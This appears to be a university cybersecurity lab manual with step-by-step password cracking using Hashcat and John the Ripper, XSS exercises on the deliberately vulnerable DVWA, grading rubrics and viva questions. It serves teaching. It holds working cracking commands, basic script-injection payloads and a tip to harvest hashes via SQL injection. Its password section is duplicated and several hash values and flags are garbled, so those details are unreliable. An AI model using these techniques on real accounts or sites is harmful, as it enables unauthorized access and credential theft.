

1. a) Password Cracking

Objective: To understand password vulnerabilities and the importance of strong password

Tools: Hashcat, John the Ripper

What is Password Hashing?

Hashing is the process of converting an alphanumeric string into a fixed-size string by using a hash function. A hash function is a mathematical function that takes in the input string and generates another alphanumeric string.



Tips For Crack The Hash

- Find The Value of The Hash (IMPORTANT) Example : Using SQL Injection Attack OR Google Hacking
- Find The Hash Algorithm Example : md5 , SHA , SHA256 , NTLM , Decrypt , Crypt
- Tools For Identification of Hash is Example : Hashid , Hash identifier , Online Hash Identifier
- Make a Wordlist For Cracking The Password Example : Use Seclists , Rockyou.txt For Cracking The Password
- There are Two Important Tools For Cracking The Hash are : JohnTheRipper and Hashcat

Hashcat : Hashcat is a fast password recovery tool that helps break complex password hashes.

Prerequisites: Generate the hash value using

<https://www.browerling.com/tools/all-hashes>

Example: 42f749ade7f9e195bf475f37a44cafc (Password123)

48bb6e862e54f2a795ffc4e541caed4d (easy)

Hash Analyzer: Tunnelsup.com to verify the hash value

Step1: Become a root user by providing **sudo su**

Step2: Open hash identifier

Step4: Verify the hash using hash analyzer (Tunnelsup.com)

Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.

Analyze

Hash:	42f749ade7f9e195bf475f37a44cafc
Salt:	Not Found
Hash type:	MD5 or MD4
Bit length:	128
Character length:	32
Character type:	hexadecimal

Page 2

```
(root@kali)~[/home/kali]
# HASHES -b | grep MD5
0 | MD5 | Raw Hash
5100 | Half MD5 | Raw Hash
50 | HMAC-MD5 (key = $pass) | Raw Hash authenticated
60 | HMAC-MD5 (key = $salt) | Raw Hash authenticated
11900 | PBKDF2-HMAC-MD5 | Generic KDF
11400 | SIP digest authentication (MD5) | Network Protocol
5300 | IKE-PSK MD5 | Network Protocol
25100 | SNMPv2 HMAC-MD5-96 | Network Protocol
25000 | SNMPv3 HMAC-MD5-96/HMAC-SHA1-96 | Network Protocol
10200 | CRAM-MD5 | Network Protocol
4800 | iSCSI CHAP authentication, MD5(CHAP) | Network Protocol
19000 | QNX /etc/shadow (MD5) | Operating System
2610 | Cisco-ASA MD5 | Operating System
2400 | Cisco-PIX MD5 | Operating System
500 | md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5) | Operating System
11100 | PostgreSQL CRAM (MD5) | Database Server
16400 | CRAM-MD5 Dovecot | FTP, HTTP, SMTP, LDAP Server
24900 | Dahua Authentication MD5 | FTP, HTTP, SMTP, LDAP Server
1600 | Apache $apr1$ MD5, md5apr1, MD5 (APR) | FTP, HTTP, SMTP, LDAP Server
9700 | MS Office < 2003 $0/$1, MD5 + RC4 | Document
9710 | MS Office < 2003 $0/$1, MD5 + RC4, collider #1 | Document
9720 | MS Office < 2003 $0/$1, MD5 + RC4, collider #2 | Document
30000 | Python Werkzeug MD5 (HMAC-MD5 (key = $salt)) | Framework
22500 | Multibit classic .key (MD5) | Cryptocurrency Wallet
Wordlist - Rules | MD5 | hashcat -a 0 -n 0 example0.hash example.dict -r rules/best64.rule
Brute-Force | MD5 | hashcat -a 3 -n 0 example0.hash 7a7a7a7a7a
Combinator | MD5 | hashcat -a 1 -n 0 example0.hash example.dict example.dict
```

Step6: Store hashes into any file say hash.txt

```
(root@kali)~[/home/kali]
# echo '42f749ade7f9e195bf475f37a44cafcab' > hash.txt
```

Step7: Let us crack the password (hash.txt)

```
Basic Syntax:
hashcat -m [hash-type] -a [attack-mode] [hash-file] [dictionary-file]

Hash Types:
• '-m 0' for MD5
• '-m 100' for SHA-1
• '-m 1400' for SHA-256
```

To Search rockyou file in your system provide the command in terminal → **locate rockyou.txt**

```
(root@kali)~[/home/kali]
# hashcat -m 0 hash.txt /root/.rockyou.txt
```

```
48bb6e862e54f2a795ffc4e541caed4d:easy

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: MD5
Hash.Target.....: 48bb6e862e54f2a795ffc4e541caed4d
Time.Started.....: Fri Sep 24 13:34:42 2021 (0 secs)
Time.Estimated...: Fri Sep 24 13:34:42 2021 (0 secs)
Guess.Base.....: File (/root/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3888.1 kH/s (0.39ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 180224/14344385 (1.26%)
Rejected.....: 0/180224 (0.00%)
Restore.Point....: 172032/14344385 (1.20%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: florian1 → sandriux

Started: Fri Sep 24 13:34:41 2021
Stopped: Fri Sep 24 13:34:44 2021
```

Password123: 42f749ade7f9e195bf475f37a44cafcb

Ref: <https://www.youtube.com/watch?v=fVgzY5OJeIE>

1. **b) John the ripper:** John the Ripper (JtR) is a powerful password cracking tool widely used by security professionals and pen testers.

Let's get cracking.

If you are using Kali Linux, John is pre-installed. You can use John by typing the following command:

\$ john

The help command can also be used as a reference when working with John.

\$ john -h

```
[*]$ john -h
Created directory: /home/htb-ac78569/.john
John the Ripper 1.9.0-jumbo-1 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2019 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[,...]] "single crack" mode, using default or named rules
--single=:rule[,...] same, using "immediate" rule(s)
--wordlist[=FILE] --stdin wordlist mode, read words from FILE or stdin
--pipe like --stdin, but bulk reads, and allows rules
--loopback[=FILE] like --wordlist, but extract words from a .pot file
--dupe-suppression suppress all dupes in wordlist (and force preload)
--prince[=FILE] PRINCE mode, read words from FILE
--encoding=NAME input encoding (eg. UTF-8, ISO-8859-1). See also
doc/ENCODINGS and --list=hidden-options.
--rules[=SECTION[,...]] enable word mangling rules (for wordlist or PRINCE
modes), using default or named rules
--rules=:rule[:,...]] same, using "immediate" rule(s)
--rules-stack=SECTION[,...] stacked rules, applied after regular rules or to
modes that otherwise don't support rules
--rules-stack=:rule[:,...] same, using "immediate" rule(s)
--incremental[=MODE] "incremental" mode (using section MODE)
```


How to Use John the Ripper

The following three modes are used in most of the use cases.

1. Single crack mode
2. Wordlist mode
3. Incremental mode

Let's look at each one of them in detail.

What is Single Crack Mode?

In single-crack mode, John takes a string and generates variations of that string in order to generate a set of passwords.

variations (STEALTH, Stealth, STealth, and so on).

We use the “format” flag to specify the hash type and the “single” flag to let John know we want to use the single crack mode. We will also create a crack.txt file which will contain the username and the hash value of the password.

stealth:d776dd32d662b8efbdf853837269bd725203c579

Now we can use the following command to use John's single crack mode:

```
$ john --single --format=raw-sha1 crack.txt
```

And here is the result. You can see that John has successfully found the correct password “StEaLtH”.

Step1: Identify the hash algorithm used, by using open source platform



OR

Provide command in terminal as **hashid hash#**

OR

Use online platform: https://hashes.com/en/tools/hash_identifier

OR

Crackstation.com

Step2: save the hash value by using **echo** command

```
root@kali:~/hane/kali# cat crack.txt
$ echo 4770003200b7b0f8330072000f7213101c70f | xcrack.txt

root@kali:~/hane/kali#
```

Step3: Crack the password using command

```
$ john --single --format=raw-sha1 crack.txt
```

```
(kali@kali)~$ john --single --format=raw-sha1 crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 SSE2 4x])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for per
formance.
StEaLth (stealth)
lg 0:00:00:00 DONE (2024-09-03 10:31) 12.50g/s 4562p/s 4562c/s 4562C/s StEaLth..st
alth
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords
reliably
Session completed.
```

Ref: <https://www.freecodecamp.org/news/crack-passwords-using-john-the-ripper-pentesting-tutorial/>

https://www.youtube.com/watch?v=kuse9Nbs-bI&ab_channel=ManishM.Shivanandhan

carry a weightage of 60% and the rest 40% for viva-voce.

- The suitable rubrics can be designed to evaluate each student's performance and learning ability.
- The marks scored shall be scaled down to 20 marks (40% of the maximum marks). The Sum of scaled-down marks scored in the report write-up/journal and marks of a test is the total CIE marks scored by the student.

Semester End Evaluation (SEE):

- SEE marks for the practical course are 50 Marks.
- SEE shall be conducted jointly by the two examiners of the same institute, examiners are appointed by the Head of the Institute.
- The examination schedule and names of examiners are informed to the university before the conduction of the examination. These practical examinations are to be conducted between the schedule mentioned in the academic calendar of the University.
- All laboratory experiments are to be included for practical examination.
- (Rubrics) Breakup of marks and the instructions printed on the cover page of the answer script to be strictly adhered to by the examiners. OR based on the course requirement evaluation rubrics shall be decided jointly by examiners.
- Students can pick one question (experiment) from the questions lot prepared by the examiners jointly.
- Evaluation of test write-up/ conduction procedure and result/viva will be conducted jointly by examiners.
- General rubrics suggested for SEE are mentioned here, writeup-20%, Conduction procedure and result in -60%, Viva-voce 20% of maximum marks. SEE for practical shall be evaluated for 100 marks and scored marks shall be scaled down to 50 marks (however, based on course type, rubrics shall be decided by the examiners) Change of experiment is allowed only once and 15% of Marks allotted to the procedure part are to be made zero.

The minimum duration of SEE is 02 hours

CO-PO MATRIX

CO / PO & PSO	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
CO1	3	2	-	3	3	-	-	-	-	-	-	-	3	3
CO2	-	-	3	-	3	3	-		-	-	-	-	3	3
CO3	2	-	-	3	-	-	-	3	-	3	-	-	3	2

Advanced Cyber Security Evaluation Rubrics

Lab Assessment (50M): Regular Assessment (30M) + Test (20M)

Regular Lab Assessment: 30 Marks

Internal Test: 100 Marks → scale down to 20 marks

Lab Write-up and EXECUTION rubrics (Max: 30 marks)

		Above Average (9-10)	Average (7-8)	Below Average (2-6)
a.	Execution and Record (10 Marks)	Proper documentation with clear objectives, methodology, and results.	Documentation is acceptable but lacks depth or clarity.	Incomplete or poorly written documentation.
b.	Viva (10 Marks)	Confidently answers questions with clear understanding of concepts and tools.	Answers basic questions but lacks depth in explanation.	Unable to answer most questions or lacks understanding.
c.	Observations (10 Marks)	Correctly executes the experiment, analyzes results, and follows ethical considerations.	Executes partially with some errors in result analysis.	No execution or incorrect interpretation of results.

LAB Internal Assessment rubrics (Max: 100 marks)

		Above Average	Average	Below Average
a.	Write-up, conduction of experiment, acceptable result and procedural knowledge (60 Marks)	Able to write the complete procedure and Executed successfully (56-60)	Able to write the procedure/code with few errors. Obtained Partially correct results.(50-54)	Unable to write. No Execution(0-10)
b.	Viva (40 Marks)	Executed successfully for all the input set given(16-20)	Obtained Partially correct results.(11-15)	Not answered any.(0-5)

A. TEST /LAB INTERNALS MARKS(MAX MARKS20)

TEST#	Write-up, conduction of experiment, acceptable result and procedural knowledge 10	Viva 10	Sign	Total 20	Avg. 10	Final 20
TEST-1					$\overline{100}$	$\overline{20}$
TEST-2						

B. REGULAR LAB EVALUATION(MAX MARKS 30)

Program#	Date of Execution	Lab Programs	Write-up (10)	Exe (10)	Viva (10)	Total 30	Teacher Signature
1							
2							
3							
4							
5							
6							
7							
8							
9							
10							
11							
12							
Total Marks		—	—			$\overline{30}$	

FINAL MARKS OBTAINED

A :TEST(20)		TOTAL (A+B) $\overline{50}$	Signature of Lab In Charge:
B: EGULAR EVALUATION (30)			

<i>Lesson planning/Execution plan</i>			
Sl. No.	CONTENTS	WEEK OF EXECUTION	REMARKS
1.	Password Cracking Objective: To understand password vulnerabilities and the importance of strong password Tools: Hashcat, John the Ripper	Week 1	
2.	Cross-site Scripting (XSS) Objective: To learn about XSS attacks and how to mitigate them. Tools: DVWA	Week 2	
3.	Insecure Direct Object Reference (IDOR) Objective: To identify and exploit IDOR vulnerabilities Tools: Burpsuit, DVWA, custom web application	Week 3	
4.	File Upload Vulnerability Objective: To understand the risks associated with file upload Tools: DVWA, Burp Suit, a vulnerable web application	Week 4	
5.	Command Injection Objective: To learn how command injection attack works Tools: DVWA, Burp Suit, custom vulnerable web application	Week 5	
6.	Man-in-the-Middle (MITM) Attack Objective: To understand how MITM attacks and manipulate network traffic Tools: Ettercap, Wireshark	Week 6	
7.	Privilege Escalation Objective: To learn techniques to escalate privileges on a compromised system Tools: Metasploit, Linux/Windows VMs with known vulnerabilities	Week 7	
8.	Buffer Overflow Exploitation Objective: To understand how buffer overflow vulnerabilities can be exploited Tools: Immunity Debugger, Metasploit, Vulnerable application (e.g., VulnServer)	Week 8	
9.	XML External Entity (XXE) Injection Objective: To learn about XXE vulnerabilities and how to exploit them Tools: Burp Suit, a Vulnerable XML-based application	Week 9	
10.	Session Hijacking and Fixation Objective: To learn how session hijacking and fixation attacks work Tools: DVWA, Burp Suite, Browser developer tools	Week 10	
11.	Digital Forensics Objective: To learn the basics of digital forensics and evidence collection Tools: Autopsy, FTK Imager	Week 11	
12.	Acquisition of Mobile Data Objective: To learn the methods for acquiring data from mobile devices Tools: Android Debug Bridge	Week 12	


Sl. No.	CONTENTS	Page No.
1.	Password Cracking Objective: To understand password vulnerabilities and the importance of strong password Tools: Hashcat, John the Ripper	1-4
2.	Cross-site Scripting (XSS) Objective: To learn about XSS attacks and how to mitigate them. Tools: DVWA	5-10
3.	Insecure Direct Object Reference(IDOR) Objective: To identify and exploit IDOR vulnerabilities Tools: Burpsuit, DVWA, custom web application	11-17
4.	File Upload Vulnerability Objective: To understand the risks associated with file upload Tools: DVWA, Burp Suit, a vulnerable web application	18-25
5.	Command Injection Objective: To learn how command injection attack works Tools: DVWA, Burp Suit, custom vulnerable web application	26-29
6.	Man-in-the-Middle(MITM) Attack Objective: To understand how MITM attacks and manipulate network traffic Tools: Ettercap, Wireshark	30-35
7.	Privilege Escalation Objective: To learn techniques to escalate privileges on a compromised system Tools: Metasploit, Linux/Windows VMs with known vulnerabilities	36-47
8.	Buffer Overflow Exploitation Objective: To understand how buffer overflow vulnerabilities can be exploited Tools: Immunity Debugger, Metasploit, Vulnerable application (e.g., VulnServer)	48-56
9.	XML External Entity (XXE) Injection Objective: To learn about XXE vulnerabilities and how to exploit them Tools: Burp Suit, a Vulnerable XML-based application	57-63
10.	Session Hijacking and Fixation Objective: To learn how session hijacking and fixation attacks work Tools: DVWA, Burp Suite, Browser developer tools	64-67
11.	Digital Forensics Objective: To learn the basics of digital forensics and evidence collection Tools: Autopsy, FTK Imager	68-74
12.	Acquisition of Mobile Data Objective: To learn the methods for acquiring data from mobile devices Tools: Android Debug Bridge	75-79

1. a) Password Cracking

Objective: To understand password vulnerabilities and the importance of strong password
Tools: Hashcat, John the Ripper

What is Password Hashing?

Hashing is the process of converting an alphanumeric string into a fixed-size string by using a hash function. A hash function is a mathematical function that takes in the input string and generates another alphanumeric string.



Tips For Crack The Hash:

- Find The Value of The Hash (IMPORTANT) Example: Using SQL Injection Attack OR Google Hacking
- Find The Hash Algorithm Example: md5, SHA, SHA256, NTLM, Decrypt, Crypt
- Tools For Identification of Hash is Example: Hashid, Hash identifier, Online Hash Identifier
- Make a Wordlist For Cracking The Password Example: Use Seclists, Rockyou.txt For Cracking The Password
- There are Two Important Tools For Cracking The Hash are: John The Ripper and Hashcat

Hashcat : Hashcat is a fast password recovery tool that helps break complex password hashes.
Prerequisites: Generate the hash value using

<https://www.browsersling.com/tools/all-hashes>

Example: 42f749ade7f9e195bf475f37a44cafc (Password123)
48bb6e862e54f2a795ffc4e541caed4d (easy)

Hash Analyzer: Tunnelsup.com to verify the hash value

Step1: Become a root user by providing **sudo su**

Step2: Open hash identifier

Step3: Paste the hash value press enter it will show possible hashes

Step4: Verify the hash using hash analyzer (Tunnelsup.com)

Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.

42f749ade7f9e195bf475f37a44cafc6

Analysis

Hash:	42f749ade7f9e195bf475f37a44cafb
Salt:	Not Found
Hash type:	MD5 or MD4
Bit length:	128
Character length:	32
Character type:	hexadecimal

Step5: Identify the module of MD5 (Since we are dealing with MD5, but in other case module value would be different)

[illegible]

Step6: Store hashes into any file say hash.txt

```
(root@kali)-[/home/kali]
# echo '42f749ade7f9e195bf475f37a44cafcf' > hash.txt
```

Step7: Letus crack the password (hash.txt)

Basic Syntax:

```
hashcat -n [hash-type] -w [attack-mode] [hash-file] [dictionary-file]
```

Hash Types

- $n = 64$ for MD5
- $n = 100$ for SHA-1
- $n = 1400$ for SHA-256

To Search rockyou file in your system provide the command in terminal → **locate rockyou.txt**

```
(root@kali)~[/home/kali]
# hashcat -m 0 hash.txt /root/rockyou.txt
```

```

48bb6e862e54f2a795ffc4e541caed4d:easy
Session.....: hashcat
Status.....: Cracked
Hash.Name.....: MD5
Hash.Target.....: 48bb6e862e54f2a795ffc4e541caed4d
Time.Started.....: Fri Sep 24 13:34:42 2021 (0 secs)
Time.Estimated...: Fri Sep 24 13:34:42 2021 (0 secs)
Guess.Base.....: File (/root/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3888.1 KH/s (0.39ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 180224/14344385 (1.26%)
Rejected.....: 0/180224 (0.00%)
Restore.Point...: 172032/14344385 (1.20%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: florian1 -> sandriux

Started: Fri Sep 24 13:34:41 2021
Stopped: Fri Sep 24 13:34:44 2021

```

Password123: 42f749ade7f9e195bf475f37a44cafcfb

Ref: <https://www.youtube.com/watch?v=fVgzY5OJeIE>

b) John the Ripper: John the Ripper (JtR) is a powerful password cracking tool widely used by security professionals and pen testers.

Let's get cracking.

If you are using Kali Linux, John is pre-installed. You can use John by typing the following command:

```
$ john
```

The help command can also be used as a reference when working with John.

```
$ john -h
```

```

[*]$ john -h
Created directory: /home/htb-ac78569/.john
John the Ripper 1.9.0-jumbo-1 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2019 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[,...]]  "single crack" mode, using default or named rules
--single=:rule[,...]      same, using "immediate" rule(s)
--wordlist[=FILE] --stdin wordlist mode, read words from FILE or stdin
                        --pipe  like --stdin, but bulk reads, and allows rules
--loopback[=FILE]        like --wordlist, but extract words from a .pot file
--dups-suppression        suppress all dups in wordlist (and force preload)

```

How to Use John the Ripper

The following three modes are used in most of the use cases.

1. Single crack mode
2. Wordlist mode
3. Incremental mode

Let's look at each one of them in detail.

What is Single Crack Mode?

In single-crack mode, John takes a string and generates variations of that string in order to generate a set of passwords.

variations (STEALTH, Stealth, STealth, and so on).

We use the "format" flag to specify the hash type and the "single" flag to let John know we want

to use the single crack mode. We will also create a crack.txt file which will contain the username and the hash value of the password.

```
stealth:d776dd32d662b8efbdf853837269bd725203c579
```

Now we can use the following command to use John's single crack mode:

```
$ john --single --format=raw-sha1 crack.txt
```

And here is the result. You can see that John has successfully found the correct password "StEaLtH".

```
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for p
performance.
StEaLtH (stealth)
lg 0:00:00:00 DONE (2022-11-15 13:24) 50.00g/s 18400p/s 18400c/s 18400C/s StEaLt
H..stealh
```

Step1: Identify the hash algorithm used, by using open source platform



OR

Provide command in terminal as **hashid hash#**

OR

Use online platform: https://hashes.com/en/tools/hash_identifier

OR

Crackstation.com

Step2: save the hash value by using **echo** command

```
root@kali: ~/kali
$ echo "d776dd32d662b8efbdf853837269bd725203c579" > crack.txt
root@kali: ~/kali
crack.txt Desktop Documents Downloads google google.html hashcat.txt hmit dns.txt Pictures Public sshutils Sshutils Templates Videos
```

Step3: Crack the password using command

```
$ john --single --format=raw-sha1 crack.txt
```

```
(kali@kali)~$ john --single --format=raw-sha1 crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1-128/128 SSE2 4x])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for per-
formance.
StEaLth (stealth)
1g 0:00:00:00 DONE (2024-09-03 10:31) 12.50g/s 4562p/s 4562c/s 4562C/s StEaLth.st
alth
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords
reliably
Session completed.
```

Ref: <https://www.freecodecamp.org/news/crack-passwords-using-john-the-ripper-pentesting-tutorial/>

https://www.youtube.com/watch?v=kuse9Nbs-bl&ab_channel=ManishM.Shivanandhan

Viva questions:

1. **What is password cracking?**
→ Recovering passwords by exploiting weak hashes or security flaws.
2. **What are the common techniques used for password cracking?**
→ Brute force, dictionary attack, rainbow table, hybrid attack, and credential stuffing.
3. **What are Hashcat and John the Ripper? How do they differ?**
→ Hashcat is GPU-accelerated and faster, while John the Ripper is CPU-based and more flexible.
4. **What is a hash, and why are passwords hashed?**
→ A hash is a fixed-length encrypted password, used to enhance security.
5. **How do you use John the Ripper to crack a password hash?**
→ Run `john hashes.txt --wordlist=rockyou.txt` to attempt cracking.
6. **How do you use Hashcat for password cracking?**
→ Use `hashcat -m <hash_type> -a 0 hash.txt rockyou.txt` for a dictionary attack.
7. **What are salting and peppering in password security?**
→ Salting adds unique random values, and peppering uses a secret key before hashing.
8. **What is the impact of GPU acceleration in password cracking?**
→ GPUs speed up brute-force attacks by handling parallel computations efficiently.
9. **How can organizations prevent password cracking attacks?**
→ Enforce strong passwords, use MFA, hash with secure algorithms, and monitor for breaches.
10. **What are ethical concerns and legal implications of password cracking?**
→ Unauthorized password cracking is illegal; ethical use requires permission.

2. Cross-site Scripting (XSS)

Objective: To learn about XSS attacks and how to mitigate them.

Tools: DVWA

What is XSS?

Cross-Site Scripting (XSS) is a type of security vulnerability commonly found in web applications. It allows attackers to inject malicious scripts into content that other users will see. This can lead to a variety of harmful outcomes, such as stealing session cookies, redirecting users to malicious sites, or defacing web pages. Here are the main types of XSS attacks:

1. **Stored XSS:** The malicious script is permanently stored on the target server, such as in a database, and is served to users who visit the affected page. For example, if a user posts a comment containing a malicious script, and this comment is displayed to others, it's a stored XSS attack.
2. **Reflected XSS:** The malicious script is reflected off a web server, usually via a URL or request parameter. This type of XSS is often used in phishing attacks. The malicious payload is sent to the server and then immediately reflected back to the user's browser.
3. **DOM-based XSS:** The vulnerability exists in the client-side code rather than on the server. In this case, the malicious script manipulates the DOM (Document Object Model) of the page, potentially altering how content is displayed or how the page interacts with the user.

How XSS Attacks Work

1. **Injection:** The attacker injects a malicious script into a web application.
2. **Execution:** The injected script is executed in the context of the victim's browser, often with the same permissions as the user.
3. **Impact:** The script can perform actions such as capturing sensitive data, manipulating the user's view of the site, or redirecting the user to malicious sites.

Preventing XSS

1. **Input Validation:** Ensure all user inputs are validated and sanitized. Reject or encode dangerous characters before storing or processing user input.
2. **Output Encoding:** Encode data before rendering it on web pages to prevent it from being executed as code. For example, use HTML entity encoding to display user input safely.
3. **Use Security Libraries and Frameworks:** Many modern frameworks and libraries include built-in protection against XSS. Utilize these tools to mitigate risks.
4. **Content Security Policy (CSP):** Implement a CSP to restrict the sources from which scripts can be loaded and executed. This helps to minimize the impact of XSS attacks. Staying informed about best practices and continuously reviewing and testing your applications are crucial steps in maintaining security against XSS vulnerabilities.

TOOL DVWA: DVWA, which stands for **Damn Vulnerable Web Application**, is a deliberately insecure web application designed to be used for educational and training purposes in the field of cybersecurity and ethical hacking. Created to provide a safe and controlled environment for learning about web application vulnerabilities and practicing penetration testing techniques, DVWA is not intended for use in production environments.

Installation of DVWA

Required Kali Linux, MySQL, Web Server Apache

Step 1: Download the script:

```
wget https://raw.githubusercontent.com/IamCarron/DVWA-Script/main/Install-DVWA.sh
```

```
(root@kali:~)~#  
# wget https://raw.githubusercontent.com/IamCarron/DVWA-Script/main/Install-DVWA.sh  
--2025-09-06 28:14:55-- https://raw.githubusercontent.com/IamCarron/DVWA-Script/main/Install-DVWA.sh  
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.108.133, 185.199.111.133,  
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 16982 (17K) [text/plain]  
Saving to: 'Install-DVWA.sh'  
  
Install-DVWA.sh      100%[=====] 16.51K  --KB/s   in 8s  
2025-09-06 28:14:55 (42.7 MB/s) - 'Install-DVWA.sh' saved [16982/16982]
```

Step 2: Make the script executable:

```
chmod +x Install-DVWA.sh
```

```
(root@kali:~)~#  
# chmod +x Install-DVWA.sh
```

Step 3: Run the script as root:

```
sudo ./Install-DVWA.sh
```

```
(root@kali:~)~#  
# sudo ./Install-DVWA.sh  
  
DVWA  
INSTALLER  
  
Welcome to the DVWA setup!  
Script Name: Install-DVWA.sh  
Author: IamCarron  
Github Repo: https://github.com/IamCarron/DVWA-Script  
Installer Version: 1.0.0
```

Step 4:

Browser and type url as **http://localhost/DVWA**

Provide username as **admin** and password as **password**



Set the DVWA For the first time when it is used click on create



Example: XSS Reflected



Example: Get cookies information: Session ID(Using Burp you can login to account without credentials) with low security level.

Try with different security level- medium, high

The screenshot shows the RNSIT web application interface. On the left is a navigation menu with links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with the label "What's your name?" and a text input field containing the payload "<div>RNSIT</div>". A "Submit" button is next to the input field. Below the form, the word "RNSIT" is displayed in a large, red, stylized font. Underneath, there is a section titled "More Information" with a list of links to various security resources.

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

RNSIT

More Information

- <https://www.exploit-db.com/exploits/13371/>
- <https://www.exploit-db.com/exploits/13371/>
- <https://www.exploit-db.com/exploits/13371/>
- <https://www.exploit-db.com/exploits/13371/>
- <https://www.exploit-db.com/exploits/13371/>

This screenshot is similar to the previous one, showing the "Vulnerability: Reflected Cross Site Scripting (XSS)" page. The text input field now contains the payload "<script>alert(1)</script>". The "Submit" button is still present.

Home
Instructions
Setup / Reset DB

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit



Stored: Example 1

The screenshot shows the "Vulnerability: Stored Cross Site Scripting (XSS)" page. It features a form with two input fields: "Name *" and "Message *". Below the "Message *" field are two buttons: "Sign Guestbook" and "Clear Guestbook". Below the form, there is a list of stored comments. The first comment has the name "test1" and the message "This is a test comment." The second comment has the name "test2" and the message "Message:". The third comment has the name "test3" and the message "Welcome RNSIT CSE-CY". Underneath, there is a section titled "More Information" with a link to a security resource.

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)

Vulnerability: Stored Cross Site Scripting (XSS)

Name *
Message *

Sign Guestbook Clear Guestbook

Name: test1
Message: This is a test comment.


Name: test2
Message:

Name: test3
Message: Welcome RNSIT CSE-CY

More Information

- <https://www.exploit-db.com/exploits/13371/>

Example 2: Malicious script



DoM: no text box is available ,only we can use here is url



Viva Questions:

1. **What is XSS?**

XSS is a vulnerability that allows attackers to inject malicious scripts into web pages viewed by users.

2. **What are the types of XSS?**

Stored XSS (saved on server), Reflected XSS (part of request), and DOM-based XSS (manipulates client-side JavaScript).

3. **How do attackers exploit XSS?**

Attackers inject scripts via input fields, URLs, or forms to steal data or manipulate the webpage.

4. What is DVWA's role in learning XSS?

DVWA is a vulnerable web app used to practice and understand XSS attacks and defenses.

5. How can XSS be prevented?

Use input validation, output encoding, CSP, escaping output, and security libraries.

6. What is the difference between URL encoding and HTML encoding?

URL encoding converts special characters in URLs, while HTML encoding prevents execution of HTML tags.

7. How can XSS be used to steal cookies?

Attackers inject scripts to read `document.cookie` and send session cookies to a malicious server.

